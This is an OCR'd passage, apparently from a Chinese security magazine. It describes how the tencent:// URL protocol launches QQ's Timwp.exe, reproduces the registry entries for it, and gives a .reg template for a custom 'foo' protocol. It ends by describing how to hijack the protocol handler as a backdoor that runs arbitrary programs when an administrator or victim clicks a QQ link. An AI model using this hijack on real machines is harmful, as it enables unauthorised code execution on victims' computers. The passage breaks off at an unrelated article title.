


图 2

为了能找到这个神秘的程序到底是什么，那就直接调用正确的代码进行。我们知道，腾讯给我们显示的企鹅图标的地址是在 ASP 中加入了类似以下的代码。


代码一：

```
    <a
    target="_blank"
href="http://wpa.qq.com/msgrd?v=3&uin=88888888&site=qq
&menu=yes"><img border="0"
src="http://wpa.qq.com/pa?p=2:1073591479:41
&r=0.39349425139817906" alt="单击这里给我发消息" title="
单击这里给我发消息">
    </a>
```


代码二：

```
    <a
href="tencent://message/?uin=88888888&Site=JooIT.com&Me
nu=yes">
    <img border="0"
SRC='http://is.qq.com/webpresence/images/status/01_online.gif
' alt="单击这里给我发消息">
    </a>
```

第二个代码我们最为熟悉了，因为包含了“tencent://message/?uin=”，很明显，后面是传递的参数值，比如你要和谁谁临时对话等。我们可以不输入完整的代码，而是输入一部分，如“tencent:/”，此时会有各种不同的提示，比如提示你“安装包格式错误，请重新确认”。总之，有提示就容易让我们抓住这个狡猾狐狸的尾巴，如图 3 所示。


图 3

和图 2 稍微对比一下，我们可以很明显地揪出一个名为“Timwp.exe”的进程，打开其进程对应的目录，更能证明自己的猜测。这个时候，替换这个程序，我们就可以利用一个 ASP 页面的超级链接甚至一个网站导致一个程序的运行。我们将这个文件用杀毒辅助工具“Wsyscheck”进行处理，结果如图 4 所示。


图 4

其实，替换法是最简单的方法，但是腾讯和 360 的那场网络战，使腾讯深刻明白自己的程序一定要掌握系统最深入的权限（如安装驱动等方式）以达到目的，这样一来，其文件就无法被我们替换掉。但是我们也必须明白，或许我们可以直接替换注册表所对应的键值并修改临时对话框所调用的程序，在注册表搜一下就可以很容易地找到我们所需要的地方，如图 5 所示。




图 5

其实我们只要更改一下这个程序名地址就可以劫持临时对话框所调用的程序。但是有一个问题一定会出现在我们面前，这种奇特的方式是腾讯软件特有的，还是微软所特有的？久经互联网的人肯定也会发现其实很多 IM 软件（如 MSN）也有这样的临时对话框，这就证明这是微软特定的方式，是一种协议。在注册表操作毕竟有些烦琐，这里有一个技巧，我们只要利用注册表的“导出”功能就可以更改注册表了，这样在 CMD 模式下就可以进行导入。我们这里导出“TENCENT”所对应的注册内容，如图 6 所示。




图 6

打开保存后的注册表，研究一下，就会发现也比较简单，如图 7 所示。

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\Tencent]
@="TencentProtocol"
"URL Protocol"="C:\\Program Files\\TENCENT\\QQ\\Bin\\Timwp.exe"

[HKEY_CLASSES_ROOT\Tencent\DefaultIcon]
@="C:\\Program Files\\TENCENT\\QQ\\Bin\\Timwp.exe,1"

[HKEY_CLASSES_ROOT\Tencent\shell]

[HKEY_CLASSES_ROOT\Tencent\shell\open]

[HKEY_CLASSES_ROOT\Tencent\shell\open\command]
@="\"C:\\Program Files\\TENCENT\\QQ\\Bin\\Timwp.exe\" \"%1\""
```

图 7

其实通过查询可以知道，Register protocol 是微软提供的注册协议，此协议是一个用来通过链接来发送、接收和处理信息的方法。普通常见的浏览器协议包括 http、https、ftp 和 mailto。为了能够发送一个指定的协议来查看信息，必须注册它们。如果输入一个未知协议（如 foo）的 URL 在你的定位符工具栏中，你将接收到一个这样的消息：“FireFox 不知道如何打开这个地址，因为协议（foo）并不关联于任何程序或者在 Mozilla Suite/SeaMonkey 中，foo 不是一个已经注册的协议。”这也更好地解释了电驴等那些奇怪的下载网址，如 ed2k://|file|...等。如今迅雷已经支持电驴的下载地址，这个时候我们在地址栏中输入“ed2k:/”的话，迅雷就会立刻启动，这是毋庸置疑的。

为了证明自己的正确性，新建一个“foo 协议”，代码可以简化，如图 8 所示。

```
REGEDIT4

[HKEY_CLASSES_ROOT\foo]
@="URL:foo Protocol"
"URL Protocol"=""

[HKEY_CLASSES_ROOT\foo\shell]

[HKEY_CLASSES_ROOT\foo\shell\open]

[HKEY_CLASSES_ROOT\foo\shell\open\command]
@="\"C:\\Program Files\\Application\\program.exe\" \"%1\""
```

图 8

这个时候在注册表也找到了我们的键值，甚至直接在地址栏输入我们的程序也可以打开我们预先设置的程序，如图 9 所示。





图 9

至此我们就可以利用注册协议构建属于自己的后门了，发一个类似于这样的网站“http://wpa.qq.com/msgrd?v=3&uin=1073591479&site=qq&menu=yes”给管理员或者已经被自己下套的电脑用户，就可以运行任何程序了，也可以在管理员的网站上的 ASP 页面弄个超级链接。总之，此 Register protocol 原本是为方便用户及软件开发者的，却被人利用了。但这是迟早的事，任何事情都有其两面性，不是不用，只是时候未到而已。



Stealth Rootkits 攻击技术发展趋势分析

文/Aditya Kapoor, Rachit Mathur 译/小小杉

